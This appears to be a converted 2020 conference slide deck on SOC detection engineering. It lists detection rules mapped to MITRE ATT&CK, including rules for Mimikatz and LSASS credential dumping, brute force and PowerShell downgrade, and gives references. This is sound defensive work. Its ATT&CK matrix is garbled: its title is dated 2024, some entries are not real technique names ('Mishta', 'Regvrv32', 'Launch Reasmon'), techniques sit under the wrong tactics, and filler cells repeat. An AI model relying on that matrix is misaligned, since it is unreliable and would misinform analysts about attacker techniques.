L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
CC	Suspicious outbound network communication	CC-SNC-001	Outbound communication to suspicious web	command-and-control	T1094	Custom Command and Control Protocol	30%	100%	100%	Proxy FW

# / [7/7] AO – Actions in Objective

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
AO	Account breached	AO-ACC-003	Interactive logon win NO "domain admin" service account	privilege-escalation	T1078	Valid Accounts	100%	100%	20%	AD  OS
AO	Account breached	AO-ACC-004	Interactive logon with "domain admin" service account	privilege-escalation	T1078	Valid Accounts	100%	100%	20%	AD  OS
AO	Internal Brute force	AO-BRU-001	Success logon after several logon attempt failed admin users	credential-access	T1110	Brute Force	90%	75%	100%	AD  OS
AO	Internal Brute force	AO-BRU-002	Success logon after several logon attempt failed no admin users	credential-access	T1110	Brute Force	90%	75%	100%	AD  OS
AO	Internal Brute force	AO-BRU-003	Success logon after several logon attempt failed VIP users	credential-access	T1110	Brute Force	90%	75%	100%	AD  OS
AO	Detection evasion techniques	AO-EVA-001	Internal Hostile Clear Audit Detected	defense-evasion	T1070	Indicator Removal on Host	100%	100%	20%	OS
AO	Privilege escalation	AO-PRI-001	Suspicious Behavior of privilege escalation account	privilege-escalation	T1088	Bypass User Account Control	100%	100%	100%	AD
AO	Detection evasion techniques	AO-EVA-111	PowerShell downgrade attack	defense-evasion	T1086	PowerShell	75%	100%	100%	AD  OS
AO	Detection evasion techniques	AO-EVA-112	PowerShell called from an Executable Version Mismatch	defense-evasion	T1086	PowerShell	75%	100%	100%	AD  OS
AO	Credential theft	AO-CRE-001	Password Dumper Activity on LSASS	credential-access	T1003	Credential Dumping	75%	100%	100%	AD  OS
AO	Credential theft	AO-CRE-001	Mimikatz Detection LSASS Access	credential-access	T1003	Credential Dumping	75%	100%	100%	AD  OS
AO	Credential theft	AO-CRE-001	LSASS Memory Dump	credential-access	T1003	Credential Dumping	75%	100%	100%	AD  OS
AO	Installation of persistence mechanism	AO-PER-001	Scheduled Task	persistence	T1053	Scheduled Task	80%	100%	100%	AD  OS
AO	Installation of persistence mechanism	AO-PER-002	New Service	persistence	T1050	New Service	80%	100%	100%	AD  OS


# [1/3] Overall results

## Number of use cases implemented

Detection Average	Detection Gap	Average Effectiveness Implementation	Average Scope	Average Weight	Average Growth Potential
19%	92%	17%	22%	19%	8%
	Business drivers		Business Drivers		6
	Compliance drivers		Compliance Drivers		15
	L1 Use Cases		L1 Count		12
1:n	L2 Use Cases		L2 Count		63
1:n	L3 Use Cases		L3 Count		53

## [2/3] Overall results

### Effectiveness, Implementation and Coverage per Cyber Kill Chain+ phase



## Prepared to ATTACK

Comprehensive Malware Analysis Report - Q3 2024											
Attack Vector Overview						Threat Detection & Response			Incident Response & Recovery		
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	23 items	58 items	28 items	67 items	19 items	22 items	17 items	13 items	22 items	9 items	16 items
Exploit Public-Facing Application	PowerShell	Create Account	Bypass User Account Control	Indicator Removal on Host	Credential Dumping	Network Service Scanning	AppleScript	Audio Capture	Custom Command and Control Protocol	Automated Exfiltration	Data Destruction
Valid Accounts	User Execution	New Service	Scheduled Task	Access Token Manipulation	Brute Force	Network Share Discovery	Application Deployment Software	Automated Collection	Commonly Used Port	Data Compressed	Data Encrypted
Spearphishing Attachment	CMS/FTP	.bash_profile and .bashrc	Exploitation for Privilege Escalation	Binary Padding	Account Manipulation	Account Discovery	Distributed Component Object Model	Clipboard Data	Communication Through Removable Media	Data Encrypted	Defacement
Spearphishing Link	Command-line Interface	Accessibility Features	Access Token Manipulation	BITS Jobs	Bash History	Application Window Discovery	Data from Information Repositories	Data Transfer Size Limits	Disk Content Wipe	Defacement	Disk Structure Wipe
Drive-by Compromise	Compiled HTML File	Account Manipulation	Accessibility Features	Bypass User Account Control	Credentials in Files	Browser Bookmark Discovery	Exploitation of Remote Services	Data from Local System	Connection Proxy	Exfiltration Over Alternative Protocol	Endpoint Denial of Service
External Remote Services	Control Panel Items	Dynamic Data Exchange	AppCert DLLs	AppCert DLLs	CMSTP	Clear Command History	Credentials in Registry	File and Directory Discovery	Logon Scripts	Data from Network Shared Drive	Firmware Corruption
Hardware Additions	Execution through API	AppInit DLLs	Application Shimming	AppInit DLLs	Code Signing	Exploitation for Credential Access	Network Sniffing	Pass the Hash	Pass the Ticket	Data Encoding	Malicious Firmware
Replication Through Removable Media	Execution through Module Load	Authentication Package	Application Shimming	Compiled HTML File	Forced Authentication	Pass the Ticket	Pass the Hash	Data from Removable Media	Data Obfuscation	Domain Fronting	Inhibit System Recovery
Spearphishing via Service	Execution through Removable Media	BITS Jobs	DLL Hijacking	DLL Search Order Hijacking	Component Firmware Hijacking	Peripheral Device Discovery	Remote Desktop Protocol	Data Staged	Domain Generation Algorithms	Exfiltration Over Other Network Medium	Network Denial of Service
Supply Chain Compromise	Graphical User Interface	Bootkit	Extra Window Memory Injection	Control Panel Items	Input Hooking	Input Prompt Discovery	Input Capture	Email Collection	Fallback Channels	Resource Hijacking	Runtime Data Manipulation
Trusted Relationship	InstallUI.dll	Browser Extensions	File System Permissions Weakness	DCShadow	Kerberos	Process Discovery	Remote Services	Man in the Browser	Multi-hop Proxy	Multi-Stage Channels	Scheduled Transfer
Local Job Scheduling	LaunchHost	Change Default File Association	File System Permissions Weakness	Deobfuscate/Decode Files or Information	Keychain	Query Registry	Replication Through Removable Media	Screen Capture	Multi-stage Transfer	Service Stop	Stored Data Manipulation
LSASS Driver	Component Firmware	Hooking	Disabling Security Tools	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Security Software Discovery	Shared Websocket	Video Capture	Transmitted Data Manipulation	Transmitted Data Manipulation	Transmitted Data Manipulation
Mishta	Component Object Model Hijacking	Image File Execution Options Injection	DLL Search Order Hijacking	Network Sniffing	SSH Hijacking	System Information Discovery	Taint Shared Content	Video Capture	Multi-layer Encryption	Port Knocking	Port Knocking
Regvrv/Regasm	Component Object Model Hijacking	DLL Side-Loading Injection	DLL Side-Loading	Password Filter DLL	System Network Configuration Discovery	Third-party	Remote File	Shared Websocket	Transmitted Data Manipulation	Transmitted Data Manipulation	Transmitted Data Manipulation
Regvrv32	DLL Search Order Hijacking	Launch Reasmon	Execution Guardrails	Private Keys	System Network Configuration Discovery	Third-party	Transmitted Data Manipulation	Transmitted Data Manipulation	Transmitted Data Manipulation	Transmitted Data Manipulation	Transmitted Data Manipulation

---

## Conclusions

# Incident Response Recipe: Log Data for Real SecOps Starters

---

**Yield:** SOC/SIRT/CERT and Large Organization Servings

---

**Prep Time:** 6 months

---

**Cook Time:** 24 months

---

**Ready Time:** 30 months

---

## Ingredients

- Logs, logs and more logs
- Data, data and more data
- Automate where possible
- If possible, use a dedicated team
- Learn from mistakes and triumphs
- Use standards where possible



# Incident Response Recipe: Log Data for Real SecOps Dessert

---

**Yield:** SOC/SIRT/CERT and Large Organization Servings

---

**Prep Time:** 6 months

---

**Cook Time:** 24 months

---

**Ready Time:** 30 months

---

## Ingredients

- Ensure visibility or just know what you can see and what it is missing.
- Methodology:
  - Scalability: Think big
  - “Fit your own style” & be coherent for the analyst:
    - A better understanding
    - Easy for daily tasks
  - Systematic: Avoid the human error
  - Measurable: Indicators for improvement
  - Train, train, train
- Adversarial approach:
  - Execute > Collect > Develop detection
  - Test your hunting capabilities with adversary emulation
  - Use threat intelligence to drive your emulation



---

## References

# / [1/3] References

- Mitre ATT&CK™  
<https://attack.mitre.org/>
- Cyber Kill Chain®  
<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>
- MaGMa  
<https://www.betaalvereniging.nl/wp-content/uploads/FI-ISAC-Use-Case-Framework-Full-Documentation.pdf>
- TaHiTI  
<https://www.betaalvereniging.nl/wp-content/uploads/DEF-TaHiTI-Threat-Hunting-Methodology.pdf>
- Sigma  
<https://github.com/Neo23x0/sigma>
- ISAC (Information Sharing and Analysis Center)  
[https://en.wikipedia.org/wiki/Information\\_Sharing\\_and\\_Analysis\\_Center](https://en.wikipedia.org/wiki/Information_Sharing_and_Analysis_Center)
- Microsoft® Sysmon  
<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>
- Detecting Lateral Movement through Tracking Event Logs, JPCERT  
[https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir\\_research\\_en.pdf](https://www.jpcert.or.jp/english/pub/sr/20170612ac-ir_research_en.pdf)
- Detecting Lateral Movements in Windows Infrastructure, US-CERT  
[https://cert.europa.eu/static/WhitePapers/CERT-EU\\_SWP\\_17-002\\_Lateral\\_Movements.pdf](https://cert.europa.eu/static/WhitePapers/CERT-EU_SWP_17-002_Lateral_Movements.pdf)
- MISP - Open Source Threat Intelligence Platform  
<https://www.misp-project.org/>
- NIST.SP.800-61r2  
<http://dx.doi.org/10.6028/NIST.SP.800-61r2>

## / [2/3] References

- Threat Analysis of Cyber Attacks with Attack Tree+  
<https://pdfs.semanticscholar.org/fc02/76821cc30163075a5cc92338924c389a5319.pdf>
- APT3 Adversary Emulation Plan  
[https://attack.mitre.org/docs/APT3\\_Adversary\\_Emulation\\_Plan.pdf](https://attack.mitre.org/docs/APT3_Adversary_Emulation_Plan.pdf)
- Adversarial approach to improve detection capabilities (Massimo Bozza, Pietro Romano)  
<https://2018.romhack.io/>
- ThreatHunter.Guru  
<http://www.threathunter.guru/blog/the-paris-model/>
- Cyber Kill Chain®  
<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>
- FireEye | APT28: At The Center Of The Storm  
<https://www2.fireeye.com/WEB-2017-RPT-APT28.html>
- Detecting Modern PowerShell Attacks with SIEM, Sans  
<https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1511980157.pdf>
- Investigating PowerShell Attacks, Ryan Kazanciyan, Matt Hastings  
<https://www.blackhat.com/docs/us-14/materials/us-14-Kazanciyan-Investigating-Powershell-Attacks-WP.pdf>
- Microsoft Sysmon Deployment, Dimitris Margaritis  
<https://securitylogsdotorg.files.wordpress.com/2017/01/sysmon-2017-16-1.pdf>
- Detection Lab, Chris Long  
<https://github.com/clong/DetectionLab>
- PowerShell, MITRE ATT&CK  
<https://attack.mitre.org/techniques/T1086/>

## / [3/3] References

- Palantir ADS Framework  
<https://github.com/palantir/alerting-detection-strategy-framework/tree/master/ADS-Examples>
- Hunting and detecting APTs using Sysmon and PowerShell logging  
<https://www.botconf.eu/wp-content/uploads/2018/12/2018-Tom-Ueltschi-Sysmon.pdf>
- ATT&CK Navigator  
<https://github.com/mitre/attack-navigator>
- Adversary Emulation Plans  
[https://attack.mitre.org/wiki/Adversary\\_Emulation\\_Plans](https://attack.mitre.org/wiki/Adversary_Emulation_Plans)
- CALDERA: Automated Adversary Emulation  
<https://github.com/mitre/caldera>
- Using ATT&CK to Advance Cyber Threat Intelligence, Katie Nickels  
<https://medium.com/mitre-attack/using-att-ck-to-advance-cyber-threat-intelligence-part-1-c5ad14d59724>



Gracias!

C0r0n4Con

2020